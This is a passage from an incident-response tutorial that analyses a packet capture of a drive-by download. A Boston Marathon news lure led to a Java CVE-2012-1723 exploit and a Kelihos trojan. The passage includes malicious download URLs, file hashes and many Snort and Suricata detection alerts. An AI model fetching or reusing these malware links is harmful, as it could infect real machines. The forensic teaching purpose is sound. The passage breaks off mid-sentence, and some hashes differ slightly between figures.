


HTTP requests

```
[+] GET http://www.google.es/
[+] GET http://www.google.es/csi?v=3&s=webhp&action=&e=17259,39523,4000116,4001569,4001947,4001959,400285...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=1&gs_id=5&xhr=t&q=b&es_nrs=true&pf=p&output=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=1&gs_id=5&xhr=t&q=b&...
[+] GET http://www.google.es/blank.html
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=2&gs_id=7&xhr=t&q=bo&es_nrs=true&pf=p&output...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=2&gs_id=7&xhr=t&q=bo...
```

**Figure 7.** *Some URLs visited in the incident handle*


We can see several searches on Google. The majority of them are searches related with the Boston Marathon. You noticed this traffic capture was taken days before the Boston Marathon explosion. See Figure 8 below.



```
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=7&gs_id=m&xhr=t&q=boston%20&es_nrs=true&pf=p...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=7&gs_id=m&xhr=t&q=bo...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=8&gs_id=p&xhr=t&q=boston%20m&es_nrs=true&pf=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=8&gs_id=p&xhr=t&q=bo...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=9&gs_id=s&xhr=t&q=boston%20ma&es_nrs=true&pf...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=9&gs_id=s&xhr=t&q=bo...
[+] GET http://www.google.es/images/grey_pins2.png
[+] GET http://news.google.es/news/tbn/VBRCCvAelulJ/6.jpg
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=10&gs_id=v&xhr=t&q=boston%20mar&es_nrs=true&...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=10&gs_id=v&xhr=t&q=b...
[+] GET http://ssl.gstatic.com/ui/v1/menu/checkmark2.png
[+] GET http://www.google.es/maps/vt/data=Ay5GWBeob_WIPLDYolWcfVXxvZu9XwJ55OX7Ag,SauizAs9IOknvQcuFH48Wc7c...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=11&gs_id=y&xhr=t&q=boston%20mara&es_nrs=true...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=11&gs_id=y&xhr=t&q=b...
[+] GET http://www.google.es/xjs/_/js/s/wta/rt=j/ver=_n1M0--IjSA.en_US./am=AAI/d=0/sv=1/rs=AItRSTP9Ge5MNI...
[+] GET http://www.google.es/csi?v=3&s=web&action=&ei=9q9vUZb2NcmKhQfe0IHIBQ&e=17259,39523,4000116,400156...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=14&gs_id=14&xhr=t&q=boston%20maraton&es_nrs=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=14&gs_id=14&xhr=t&q=...
[+] GET http://www.google.es/maps/vt/data=DkDO_j1oleNy4ZU86-W2NiZUucgTNFgplm4,SauizAs9IOknvQcuFH48Wc7cWfk...
[+] GET http://www.google.es/gen_204?atyp=i&ct=lu_featuremap&cad=140&ei=9q9vUZb2NcmKhQfe0IHIBQ&zx=1366274...
[+] GET http://www.google.es/gen_204?atyp=i&ct=1&cad=1&sqi=3&q=boston%20marathon&oq=boston%20maraton&gs_l...
```

**Figure 8.** *Websites visited during the live capture*

Also, some videos have been seen about the Boston Marathon explosion. See Figure 9, 10 and 11.




```
[+] GET http://188.2.164.112/boston.html
[+] GET http://www.youtube.com/embed/H4Mx5qbgeNo
[+] GET http://www.youtube.com/embed/RIHnpHZpFcw
[+] GET http://www.youtube.com/embed/7oolDyTZ-Zs
[+] GET http://heathawkheaters.com/hair.html
[+] GET http://crl.geotrust.com/crls/secureca.crl
[+] GET http://www.youtube.com/embed/JVU7rQ6wUcE
```

**Figure 9.** *Some videos watched on YouTube*

**Figure 10.** *Screenshot of YouTube video*

**Figure 11.** *Screenshot of YouTube video*

After that, Virustotal gives us the best information, the files that have been downloaded and have been recognized by the majority of Antivirus. We can see the following links in bold. See Figure 12 below.




```
[+] GET http://heathawkheaters.com/vz1.jar
[+] GET http://heathawkheaters.com/vz1.jar
[+] GET http://heathawkheaters.com/13.html
[+] GET http://kolasoeg.ru/newbos3.exe
```

**Figure 12.** *Malicious files*

If we expand the URL we will get information about the requested files.


See Figure13 below



```
[+] GET http://heathawkheaters.com/vz1.jar
    Request datetime               2013-04-18 10:34:38.534826
    Request user-agent             Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_21
    Contacted host                 216.172.186.132:80
    Server response code           200
    Response content sha256        0bf5cdfd7387cf818d53e463f19d98c8bd14439e85b137bb6503d1faa85555db
    Response content file name     vz1.jar
    Response content file type     Zip archive data, at least v1.0 to extract
```

**Figure 13.** *First information about the suspicious file*

If we click on the sha 256 checksum, the website redirects us to other Virustotal page where it will give us the security details of the file. In the information in the picture below, we can see the first two downloads (vz1.jar) are an exploit. This exploit takes advantage of the CVE-2012-1723 (*http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723*). It's an unspecified vulnerability in the Java Runtime Environment that allows the remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Hotspot.



SHA256: 0bf5cdfd7307cf010d53e463f19d90c0bd14439e05b137bb6503d1faa05555db

Nombre: vz1.jar


Detecciones: 19 / 47

Fecha de análisis: 2013-06-11 04:05:18 UTC ( hace 2 meses )

| Antivirus | Resultado | Actualización |
|---|---|---|
| Agnitum | ✓ | 20130611 |
| AhnLab-V3 | JAVA/Cve-2012-1723 | 20130610 |
| AntiVir | EXP/Java.HLP.A.1667 | 20130611 |
| Antiy-AVL | ✓ | 20130610 |
| Avast | Java:Malware-gen [Trj] | 20130611 |
| AVG | Exploit.Java_c.GJU | 20130611 |

**Figure 14.** *Antivirus detects the vz1.jar file as exploit*

The last file (newbos3.exe) is detected by the majority of the Antivirus as Trojan Malware. See Figure 15 below.



SHA256: 6bab0821aec44f13e41af7cf73fa528c2cf8b4c36be1886a7a57e7e173be536b

Nombre: newbos3.exe

Detecciones: 30 / 47


Fecha de análisis: 2013-06-11 04:24:30 UTC ( hace 2 meses )

| Antivirus | Resultado | Actualización |
|---|---|---|
| Agnitum | ✓ | 20130611 |
| AhnLab-V3 | Trojan/Win32.Foreign | 20130610 |
| AntiVir | BDS/Kelihos.JH.10 | 20130611 |
| Antiy-AVL | ✓ | 20130610 |
| Avast | Win32:Kryptik-LKV [Trj] | 20130611 |

**Figure 15.** *The newbos3.exe file is detected as malware*

Currently, we have an idea of what is happening in this incident. We are still working on it and in the last part of the article; we will show you the conclusion.

Another function Virustotal gives us is the information about the DNS requests in the pcap file. In the Figure 16 below, we can see some of them.



DNS requests

ASPMX.L.GOOGLE.COM
173.194.66.27

dcigroup.ae


panasonic.aero

128.165.53.195.in-addr.arpa

avivagroup.com.au

**Figure 16.** *Some DNS requested in the incident*

Other really valuable information Virustotal offers us, is to send to their IDS system, Snort and Suricata the pcap file in order to search security events like attacks, exploits, vulnerabilities... etc. If you do not have this system, it could help you a lot. These IDS are really useful because they have thousands of signatures, which recognize every security event, and they are free. Also, if you install these systems in “live mode” sniffing in a “port span” or “port mirror”, they will collect the evidences of the security attacks in a pcap file... In Figure17 and Figure 18 below, we can see the Snort and Suricata events.



Snort alerts — Sourcefire VRT ruleset

Consecutive TCP small segments exceeding threshold (Potentially Bad Traffic)

(http_inspect) SIMPLE REQUEST (Unknown Traffic)

FILE-EXECUTABLE Portable Executable binary file magic detected (Potential Corporate Privacy Violation)

BAD-TRAFFIC TMG Firewall Client long host entry exploit attempt (Attempted User Privilege Gain)

SERVER-MAIL SMTP relaying denied (Misc activity)

(spp_sdf) SDF Combination Alert (Sensitive Data was Transmitted Across the Network)

MALWARE-OTHER Double HTTP Server declared (A Network Trojan was Detected)

SENSITIVE-DATA Email Addresses (Sensitive Data was Transmitted Across the Network)

(http_inspect) HTTP RESPONSE GZIP DECOMPRESSION FAILED (Unknown Traffic)

EXPLOIT-KIT Redkit exploit kit java exploit request (A Network Trojan was Detected)

EXPLOIT-KIT Redkit exploit kit payload requested (A Network Trojan was Detected)


EXPLOIT-KIT Redkit exploit kit obfuscated portable executable (A Network Trojan was Detected)

SERVER-WEBAPP login.htm access (Access to a Potentially Vulnerable Web Application)

(http_inspect) UNKNOWN METHOD (Unknown Traffic)

DNS SPOOF query response with TTL of 1 min. and no authority (Potentially Bad Traffic)

**Figure 17.** *Snort IDS alerts*



Suricata alerts — Emerging Threats ETPro ruleset

ET CURRENT_EVENTS Suspicious double HTTP Header possible botnet CnC (A Network Trojan was Detected)

ET CURRENT_EVENTS W32/Zbot.Variant Fake MSIE 6.0 UA (A Network Trojan was Detected)

ET INFO JAVA - Java Archive Download By Vulnerable Client (A Network Trojan was Detected)

ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)

ET SCAN Unusually Fast 400 Error Messages (Bad Request), Possible Web Application Scan (Attempted Information Leak)

ET CURRENT_EVENTS Redkit Jar Naming Pattern March 03 2013 (A Network Trojan was Detected)

ET TROJAN Win32/Kelihos.F Checkin 8 (A Network Trojan was Detected)

ET TROJAN Win32/Kelihos.F Checkin 5 (A Network Trojan was Detected)

ET POLICY Reserved Internal IP Traffic (Potentially Bad Traffic)

ET CURRENT_EVENTS RedKit - Potential Payload Requested - /2Digit.html (Potentially Bad Traffic)

ET POLICY exe download via HTTP - Informational (Potential Corporate Privacy Violation)

GPL SMTP SMTP relaying denied (Misc activity)

ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download (Potentially Bad Traffic)

ET POLICY Java Url Lib User Agent (Attempted Information Leak)

ET POLICY Inbound Frequent Emails - Possible Spambot Inbound (Misc activity)

ET POLICY exe download without User Agent (Potential Corporate Privacy Violation)

ET POLICY Possible Spambot Host DNS MX Query High Count (Potentially Bad Traffic)

ET DNS Standard query response, Name Error (Not Suspicious Traffic)

ET USER_AGENTS Internet Explorer 6 in use - Significant Security Risk (Potential Corporate Privacy Violation)

ET INFO EXE Download With Content Type Specified As Empty (A Network Trojan was Detected)

ET POLICY PE EXE or DLL Windows file download (Potential Corporate Privacy Violation)

ET POLICY Java JAR file download (Not Suspicious Traffic)

ET TROJAN VMProtect Packed Binary Inbound via HTTP - Likely Hostile (A Network Trojan was Detected)

ET POLICY Outdated Windows Flash Version IE (Potential Corporate Privacy Violation)

ET TROJAN Storm/Waledac 3.0 Checkin 1 (A Network Trojan was Detected)

ET POLICY Vulnerable Java Version 1.6.x Detected (Potentially Bad Traffic)

ET POLICY Outbound Multiple Non-SMTP Server Emails (Misc activity)

ET POLICY Java JAR Download Attempt (Potentially Bad Traffic)

ET POLICY Binary Download Smaller than 1 MB Likely Hostile (Potential Corporate Privacy Violation)

ETPRO TROJAN Common Downloader Header Pattern UHCa (Potentially Bad Traffic)

**Figure 18.** *Suricata IDS alerts*

We can see the next interesting events from both, Suricata and Snort alerts.

*ET POLICY Java JAR Download Attempt (Potentially Bad Traffic)*

*ET POLICY Vulnerable Java Version 1.6.x Detected (Potentially Bad Traffic)*

*EXPLOIT-KIT Redkit exploit kit java exploit request (A Network Trojan was Detected)*

*ET INFO EXE Download With Content Type Specified As Empty (A Network Trojan was Detected)*

*EXPLOIT-KIT Redkit exploit kit obfuscated portable executable (A Network Trojan was Detected)*

*ET CURRENT_EVENTS W32/Zbot.Variant Fake MSIE 6.0 UA (A Network Trojan was Detected)*

*ET POLICY Possible Spambot Host DNS MX Query High Count (Potentially Bad Traffic)*

*ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)*

*ET CURRENT_EVENTS Suspicious double HTTP Header possible botnet CnC (A Network Trojan was Detected)*

*ET SCAN Unusually Fast 400 Error Messages (Bad Request), Possible Web Application Scan (Attempted Information Leak)*

It's totally necessary to review all the information with Wireshark, but in order to not extend a lot this article; we are going to trust Virustotal. At this moment, we can say that our host in our network has been searching on Google news about the Boston Marathon bombs and it visited a website (*http://heathawkheaters.com/vz1.jar*) where there was an exploit which takes advantage of the CVE-2012-1723 vulnerability. Just the host was exploited, a Trojan horse was downloaded from another website and maybe installed on the host. (*http://kolasoeg.ru/newbos3.exe*). This type of attack is knows as Drive by Download Attack. (*http://en.wikipedia.org/wiki/Drive-by_download*).

Remember we have just seen some IDS events talking about Spam and a possible Botnet Command and Control connections. We are going to inspect these events with Wireshark in the next part of the article.

Remember we saw the events below on the IDS alerts:

*ET POLICY Possible Spambot Host DNS MX Query High Count (Potentially Bad Traffic)*


*ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)*

## INSPECT THE PCAP FILE WITH WIRESHARK

In this section we are going to inspect the pcap file searching connections that Virustotal didn't provide information.

Ok, let's go.

First of all, we need to load the pcap file on Wireshark. Then, if we use a SMTP filter, we can see several SMTP connections.



captura.pcap [Wireshark 1.10.1 (SVN Rev 50926 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: smtp

```
No.   Time       Source          Destination     Protocol Length Info
 2926 74.6670910 65.55.37.88     192.168.78.132  SMTP      297 S: 220 COL0-MC2-F7.Col0.hotm
 3335 78.7807350 173.194.67.26   192.168.78.132  SMTP      106 S: 220 mx.google.com ESMTP h
 3342 78.8123290 68.87.26.147    192.168.78.132  SMTP      214 S: 554 imta29.westchester.pa
 3344 78.8157230 68.87.26.147    192.168.78.132  SMTP      214 S: 554 imta19.westchester.pa
 3347 78.8210580 173.194.67.26   192.168.78.132  SMTP      105 S: 220 mx.google.com ESMTP j
 3348 78.8320470 192.168.78.132  173.194.67.26   SMTP      115 C: HELO 128.red-[redacted].c
 3368 78.8671650 173.194.67.26   192.168.78.132  SMTP       89 S: 250 mx.google.com at your
 3381 78.8904620 192.168.78.132  173.194.67.26   SMTP      115 C: HELO 128.red-[redacted].c
 3421 78.9257600 173.194.67.26   192.168.78.132  SMTP       89 S: 250 mx.google.com at your
 3432 78.9412440 192.168.78.132  173.194.67.26   SMTP       79 C: MAIL FROM:<edp@mail.kz>
 3468 78.9764060 173.194.67.26   192.168.78.132  SMTP       95 S: 250 2.1.0 OK hi2si3348010
 3476 78.9852210 98.136.216.25   192.168.78.132  SMTP      117 S: 220 mta1133.mail.gq1.yaho
 3479 78.9870240 98.136.216.25   192.168.78.132  SMTP      117 S: 220 mta1136.mail.gq1.yaho
 3484 78.9942380 66.196.118.33   192.168.78.132  SMTP      117 S: 220 mta1053.mail.bf1.yaho
 3500 79.0257410 198.203.174.9   192.168.78.132  SMTP       82 S: 554 mail1.corpmailsvcs.co
 3501 79.0258260 173.194.67.26   192.168.78.132  SMTP       89 [TCP Retransmission] S: 250
```


**Figure 19.** *SMTP filter in order to search mail delivering*

It's seems impossible that a simple user, can send so many emails in so little time. Maybe the computer is sending Spam with the lack of user knowledge.

Some SMTP servers respond to the sender that they are denying the connections with their email servers because the sender is delivering SPAM or the sender is included in a blacklist for the same reason.

We can see if some SMTP refused the emails with this command:

